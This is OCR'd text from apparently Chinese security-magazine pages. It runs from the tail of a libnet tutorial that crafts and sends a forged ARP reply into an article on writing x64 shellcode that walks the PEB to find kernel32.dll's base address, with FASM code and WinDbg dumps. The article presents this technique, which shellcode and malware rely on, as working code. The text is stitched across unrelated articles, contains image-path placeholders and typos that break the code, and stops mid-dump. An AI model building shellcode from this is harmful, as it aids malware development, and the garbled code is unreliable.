


图 2

初始化由 libnet_init(int injection_type,char *device,char *err_buf)完成，injection_type 表示构造的类型，device 表示网络接口，err_buf 用于存放出错的信息。初始化代码的示例如下。

```
libnet_t * libnet_init(int injection_type, char *device, char
*err_buf);
l = libnet_init(LIBNET_LINK, "th0" err_buf);
if (NULL == l)
{
fprintf(stderr, "ibnet_init(): %s" errbuf);
}
```

初始化 1：确定 Libnet 类型，共 7 种。

- LIBNET_LINK：表示构造链路层开始的数据包。
- LIBNET_RAW4：表示构造 IPV4 原始套接字接口类型的数据包。
- LIBNET_RAW6：表示构造 IPV6 原始套接字接口类型的数据包。
- LIBNET_LINK_ADV：表示高级模式链路层接口类型。
- LIBNET_RAW4_ADV：表示高级模式原始套接字接口 IPV4 类型。
- LIBNET_RAW6_ADV：表示高级模式原始套接字接口 IPV4 类型。
- LIBNET_ADV_MASK：用来检测是否是高级模式。

初始化 2：确定网络接口。

数据包发送的接口，一种由自己指定，可以是网络接口的名字，如以太网接口 eth0 等，也可以是 IP 地址；一种由 Libnet 自动查询搜索，只要在函数 libnet_init()的参数 device 赋值 null 即可，此时 libnet 会从系统中搜索可用的网络接口。

初始化 3：获取 Libnet 的句柄，执行完后返回一个 Libnet 句柄，这个句柄里面包含了重要的信息，如下所示。

```
#define LIBNET_LINK 0x00
#define LIBNET_RAW4 0x01
#define LIBNET_RAW6 0x02
#define LIBNET_LINK_ADV 0x08
#define LIBNET_RAW4_ADV 0x09
#define LIBNET_RAW6_ADV 0x0a
#define LIBNET_ADV_MASK 0x08
```

地址转换可以使用如下的函数来实现。

```
u_int32_t libnet_name2addr4(libnet_t *l, char *host_name,
u_int8_t use_name);
char * libnet_addr2name4(u_int32_t address, u_int8_t
use_name);
```

对数据包的操作有如下内容。

- 数据包构造：构造一个数据包就是一系列协议块。
- 数据包检测：数据包的检测最主要的是计算校验和，如果不想自己计算校验和，只需要将校验和的参数赋值为 0 即可，libnet 会自动计算校验和。
- 数据包发送：数据包发送非常简单，只要由函数 libnet_write()来完成即可。

具体构造 ARP 数据包的流程如图 3 所示。




图 3

完整的实现代码如下。


```
#if (HAVE_CONFIG_H)
#if ((_WIN32) && !(__CYGWIN__))
#include "../include/win32/config.h"
#else
#include "../include/config.h"
#endif
#endif
#include "./libnet_test.h"

int
main(int argc, char *argv[])
{
```

```
        int c;
        uint32_t i;
        libnet_t *l;
        libnet_ptag_t t;
        char *device = NULL;
        uint8_t *packet;
        uint32_t packet_s;
        char errbuf[LIBNET_ERRBUF_SIZE];
        printf("libnet 1.1 packet shaping: ARP[link --
autobuilding ethernet]\n");
        if (argc > 1)
        {
            device = argv[1];
        }
        l = libnet_init(
                LIBNET_LINK_ADV,
/* injection type */
                device,
/* network interface */
                errbuf);
/* errbuf */
        if (l == NULL)
        {
            fprintf(stderr, "%s", errbuf);
            exit(EXIT_FAILURE);
        }
    else
        i = libnet_get_ipaddr4(l);
        t = libnet_build_arp(
                ARPHRD_ETHER,
/* hardware addr */
                ETHERTYPE_IP,
/* protocol addr */
                6,
/* hardware addr size */
                4,
/* protocol addr size */
                ARPOP_REPLY,
/* operation type */
                enet_src,
/* sender hardware addr */
                (uint8_t *)&i,
/* sender protocol addr */
                enet_dst,
/* target hardware addr */
                (uint8_t *)&i,
/* target protocol addr */
                NULL,
/* payload */
                0,
/* payload size */

                1,
/* libnet context */
                0);
/* libnet id */
        if (t == -1)
        {
            fprintf(stderr, "Can't build ARP header: %s\n",
libnet_geterror(l));
            goto bad;
        }
        t = libnet_autobuild_ethernet(
                enet_dst,
/* ethernet destination */
                ETHERTYPE_ARP,
/* protocol type */
                l);
/* libnet handle */
        if (t == -1)
        {
            fprintf(stderr, "Can't build ethernet header: %s\n",
                    libnet_geterror(l));
            goto bad;
        }
        if (libnet_adv_cull_packet(l, &packet, &packet_s) ==
-1)
        {
            fprintf(stderr, "%s", libnet_geterror(l));
        }
        else
        {
            fprintf(stderr, "packet size: %d\n", packet_s);
            libnet_adv_free_packet(l, packet);
        }
        c = libnet_write(l);
        if (c == -1)
        {
            fprintf(stderr, "Write error: %s\n",
libnet_geterror(l));
            goto bad;
        }
        else
        {
            fprintf(stderr, "Wrote %d byte ARP packet from
context \"%s\"; "
                    "check the wire.\n", c,
libnet_cq_getlabel(l));
        }
        libnet_destroy(l);
        return (EXIT_SUCCESS);
    bad:
        libnet_destroy(l);
        return (EXIT_FAILURE);
    }
```

Shellcode In X64 Find kernel32.dll



文　李明政

网上关于 X64 下 Shellcode 的讨论比较少，鉴于此，本文将着重讨论 X64 下的 Shellcode 的实现。

1. 病毒和 Shellcode 的第一步

Shellcode 和病毒所用的技术基本如出一辙。第一步都是找到某模块基址，如 kernel32.dll。由于 kernel32.dll 内包含一些很重要的函数，如 LoadLibrary 和 GetProcAddress，获取这些函数后，病毒或者 Shellcode 就可以为所欲为地加载其他模块了。

2. X64 下 Shellcode 的编写和 32 位下的区别

由于 X64 下_asm 关键字的取消，我们没有办法在 VC 中内联汇编了，所以需要找一款 64 位的汇编工具，可以选择微软的 masm，但本文推荐 fasm，这样基本不需要进行设置，只需把本文给出的.asm 文件直接打开或者复制粘贴后编译就可以看到效果了。

3. 虚拟机 X64 的硬件环境

硬件：拥有两块硬盘的台式机或者笔记本，内存最好大于 4GB。笔记本可以加装光驱位硬盘，或者内存条，两块硬盘的好处就是真实的系统在主盘上启动，虚拟机放在从盘。即使同时启动 3、4 个虚拟机（同时单击虚拟机的 power 按钮），真实的操作系统也不是很卡。笔者的笔记本硬件是 I3 380M 2.53GHz 的主频，两块硬盘，主盘 5400rpm，从盘 7200rpm。

其实本文很简单，只要弄懂下面几行代码就完成任务了。

```
GetKrnlBase3:
mov rsi, [gs:60h]     ;peb from teb
mov rsi, [rsi+18h]     ;_peb_ldr_data from peb
mov rsi,
[rsi+30h]     ;InInitializationOrderModuleList.Flink,
mov rsi, [rsi]     ;kernelbase.dll
mov rsi, [rsi]     ;kernel32.dll
mov rsi, [rsi+10h]     ; pay attention to danwei
ret
```

4. X64 下的一些基础知识

（1）X64 下增加了 r8～r15 这 8 个 64 位通用寄存器。16 位进化成 32 位，32 位又进化成 64 位，即 ax->eax->rax，兼容以前的寄存器。

（2）pushad、popad 等命令在 X64 下无法使用。

（3）记住这个顺序：r9、r8、rdx、rcx 在 X64 下都是用的__fastcall 方式，4 个寄存器用完之后才用堆栈传递参数。

（4）x64 下将 fs 换成了 gs，[fs:0]的指向自然由[gs:0]继承。

5. WinDbg 查看结构和代码解释

find kernel32.dll 通用于 Win8 x64。customer 验证的方法就是把本文给出的程序直接拖进 Win8 X64 虚拟机，此时会看到 kernel32.dll 的地址被打印出来。

```
mov rsi, [gs:60h]     ;     peb from teb
mov rsi, [rsi+18h]     ;_peb_ldr_data from peb
```

这两行代码不用解释，我们看“mov rsi, [rsi+30h]; InInitializationOrderModule List.Flink”。本文采用的是从 InInitializa

tionOrderModuleList 这个链表来找寻 kernel32.dll 的。笔者所查阅到的国外某些 X64 Shellcode 都是从 InLoadOrderModuleList 来找的，当然方法是一样的。

我们来看一下 InInitializationOrderModuleList 的结构。在 WinDbg 中连续输入以下命令。

```
/*
PROCESS fffffa800b429b30
        SessionId: 1  Cid: 04b0    Peb: 7fffffd9000
ParentCid: 048c
        DirBase: 08dd6000  ObjectTable:
fffff8a000e47010  HandleCount: 866.
        Image: explorer.exe
*/
!process 0 0
//.process explorer.exe 的 PROCESS 值
.process fffffa800b429b30
.reload
```

可看到如下的提示。

```
Connected to Windows 7 7601 x64 target at (Fri Aug 31
00:34:01.041 2012 (UTC + 8:00)), ptr64 TRUE
Loading Kernel Symbols
Loading User Symbols //     要注意 User Symbols 是否
载成功
Loading unloaded module list
```

继续输入"!peb"，可以得到如下结果。

```
1: kd> !peb
PEB at 000007fffffd9000
        InheritedAddressSpace:    No
        ReadImageFileExecOptions: No
        Beingdebugged:            No
        ImageBaseAddress:         00000000ffa20000
        Ldr                       0000000077742640
        Ldr.Initialized:          Yes
        Ldr.InInitializationOrderModuleList:
00000000000627a0 . 00000000084dda10
        Ldr.InLoadOrderModuleList:
0000000000062690 . 00000000084dd9f0
        Ldr.InMemoryOrderModuleList:
00000000000626a0 . 00000000084dda00
                Base TimeStamp
Module
            ffa20000 4ce7a144 Nov 20 18:21:56 2010
C:\Windows\Explorer.EXE
            77610000 4ce7c8f9 Nov 20 21:11:21 2010
C:\Windows\SYSTEM32\ntdll.dll
            773f0000 4ce7c78b Nov 20 21:05:15 2010
C:\Windows\system32\kernel32.dll
         7fefd730000 4ce7c78c Nov 20 21:05:16 2010
C:\Windows\system32\KERNELBASE.dll
         7fefeb70000 4a5bde6b Jul 14 09:24:59 2009
C:\Windows\system32\ADVAPI32.dll
```

我们主要关心 InInitializationOrderModuleList，下面分步进行说明。

（1）查看 Ldr.InInitializationOrderModuleList。

```
1: kd> dd 00000000000627a0
00000000`000627a0  00062c90 00000000 77742670
00000000
00000000`000627b0  77610000 00000000 00000000
00000000 ntdll.dll 的基地址 77610000
00000000`000627c0  001a9000 00000000 003c003a
00000000
00000000`000627d0  00062600 00000000 00140012
00000000
00000000`000627e0  777253f8 00000000 00004004
0000ffff
00000000`000627f0  000cb510 00000000 7774aac0
00000000
00000000`00062800  4ce7c8f9 00000000 00000000
00000000
00000000`00062810  00000000 00000000 00062818
00000000
```

（2）查看模块入口 dd 00062c90。

```
1: kd> dd 00062c90
00000000`00062c90  00062b20 00000000 000627a0
00000000
00000000`00062ca0  fd730000 000007fe fd7330e0
000007fe kernelbase.dll 的基地址 7fefd730000
00000000`00062cb0  0006b000 00000000 00460044
00000000
00000000`00062cc0  00062c20 00000000 001e001c
00000000
00000000`00062cd0  00062c48 00000000 00084004
0000ffff
00000000`00062ce0  00088020 00000000 7774aae0
00000000
00000000`00062cf0  4ce7c78c 00000000 00000000
00000000
00000000`00062d00  00000000 00000000 00062d08
00000000
```

（3）查找 kernel32.dll。

```
1: kd> dd 00062b20
00000000`00062b20  00063ab0 00000000 00062c90
00000000
00000000`00062b30  773f0000 00000000 77405ea0
00000000 kernel32.dll 的基地址 773f0000
00000000`00062b40  0011f000 00000000 00420040
00000000
00000000`00062b50  00062ab0 00000000 001a0018
00000000
00000000`00062b60  00062ad8 00000000 00084004
0000ffff
00000000`00062b70  041401d0 00000000 7774aa40
00000000
00000000`00062b80  4ce7c78b 00000000 00000000
00000000
00000000`00062b90  00000000 00000000 00063dc0
00000000
```

参考上面的几条命令，下面的两条命令自然也可以理解了。

```
mov rsi, [rsi]    ;kernelbase.dll
mov rsi, [rsi]        ;kernel32.dll
```

之后只剩下下面这条指令了。

```
mov rsi, [rsi+10h]   ; pay attention to danwei
```

```
其中的 10h 也就是 10 进制的 16。

1: kd> dt _LIST_ENTRY
ntdll!_LIST_ENTRY
    +0x000 Flink          : Ptr64 _LIST_ENTRY
    +0x008 Blink          : Ptr64 _LIST_ENTRY
```

由上面的结果可知，在 X64 下，Flink 和 Blink 的两个指针长度由 4 变成了 8。那么，为什么加上指针的长度就得到了 kernel32.dll 的基地址呢？我们可以看下面这条命令的执行结果：（此处用的是 InInitializationOrderLinks，所以加两个指针长度就可以了；如果用的是 InLoadOrderLinks，得加几个指针长度呢？大家可以自行计算一下。）

```
1: kd> dt _LDR_DATA_TABLE_ENTRY
ntdll!_LDR_DATA_TABLE_ENTRY
    +0x000 InLoadOrderLinks : _LIST_ENTRY
    +0x010 InMemoryOrderLinks : _LIST_ENTRY
    +0x020 InInitializationOrderLinks : _LIST_ENTRY
    +0x030 DllBase          : Ptr64 Void
    +0x038 EntryPoint       : Ptr64 Void
    +0x040 SizeOfImage      : Uint4B
    +0x048 FullDllName      : _UNICODE_STRING
    +0x058 BaseDllName      : _UNICODE_STRING
    +0x068 Flags            : Uint4B
```

下面给出一个 64 位的 FASM 程序，通用于 Win7 和 Win8，运行之后可以打印出 kernel32.dll 的基地址。

```
    format PE64 CONSOLE
    macro .text {section '.text' code readable executable
writeable}
    macro .code {section '.code' code readable executable }
    macro .data {section '.data' data readable writeable }
    entry   __Entry
    include 'win64axp.inc'
    .text
      __Entry:
    ;       push    dword [esp]
    ;       call    GetKrnlBase
    ;       call    GetKrnlBase2
            call    GetKrnlBase3
        xor rcx, rcx
          cinvoke printf,type,rsi
          ccall   [printf],hello_msg        ;
          cinvoke printf,type,0
        cinvoke getch
        invoke ExitProcess,rcx
    ;   mov   eax, [fs:30h]
    ;   mov   eax, [eax+0ch]   ;Get _PEB_LDR_DATA
    ;   mov   eax, [eax+1ch] ;Get
InInitializationOrderModuleList.Flink,
        ;此时 eax 指向的是 ntdll 模块的
InInitializationOrderModuleList 线性地址，所以我们获得它的
下一个地址是 kernel32.dll
    ;   mov   eax, [eax]
    ;   mov   eax, [eax+8h]
    ;   ret
      GetKrnlBase3:
         mov rsi, [gs:60h]     ;peb from teb
         mov rsi, [rsi+18h]    ;_peb_ldr_data from peb
         mov rsi,
[rsi+30h]    ;InInitializationOrderModuleList.Flink,
         ;rsi==00232c90 00000000
         mov rsi, [rsi]    ;kernelbase.dll
         ;rsi=00232b20 00000000
         mov rsi, [esi]          ;kernel32.dll
         mov rsi, [rsi+10h]   ; pay attention to danwei
         ret


    .data
    type        db "%I64x",0
    hello_msg       db 0Dh,0Ah
    section '.IDAta' import data readable writable
       library kernel,'KERNEL32.DLL',\
         msvcrt,'msvcrt.dll'
         import kernel,\
         ExitProcess,'ExitProcess'
         import msvcrt,\
         printf,'printf',\
         getch, '_getch'
```

其中 [gs:0] 指向 teb，使用 WinDbg 即可查看 teb。

```
1: kd> dt _teb
ntdll!_TEB
    +0x000 NtTib             : _NT_TIB
    +0x038 EnvironmentPointer : Ptr64 Void
    +0x040 ClientId          : _CLIENT_ID
    +0x050 ActiveRpcHandle   : Ptr64 Void
    +0x058 ThreadLocalStoragePointer : Ptr64 Void
    +0x060 ProcessEnvironmentBlock : Ptr64 _PEB
1: kd> dt _peb
ntdll!_PEB
    +0x000 InheritedAddressSpace : UChar
    +0x001 ReadImageFileExecOptions : UChar
    +0x002 BeingDebugged     : UChar
    +0x003 BitField          : UChar
    +0x003 ImageUsesLargePages : Pos 0, 1 Bit
    +0x003 IsProtectedProcess : Pos 1, 1 Bit
    +0x003 IsLegacyProcess   : Pos 2, 1 Bit
    +0x003 IsImageDynamicallyRelocated : Pos 3, 1 Bit
    +0x003 SkipPatchingUser32Forwarders : Pos 4, 1 Bit
    +0x003 SpareBits         : Pos 5, 3 Bits
    +0x008 Mutant            : Ptr64 Void
    +0x010 ImageBaseAddress : Ptr64 Void
    +0x018 Ldr               : Ptr64
_PEB_LDR_DATA
1: kd> dt _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
    +0x000 Length            : Uint4B
    +0x004 Initialized       : UChar
    +0x008 SsHandle          : Ptr64 Void
    +0x010 InLoadOrderModuleList : _LIST_ENTRY
    +0x020 InMemoryOrderModuleList :
_LIST_ENTRY
    +0x030 InInitializationOrderModuleList :
_LIST_ENTRY
1: kd> dt _LIST_ENTRY
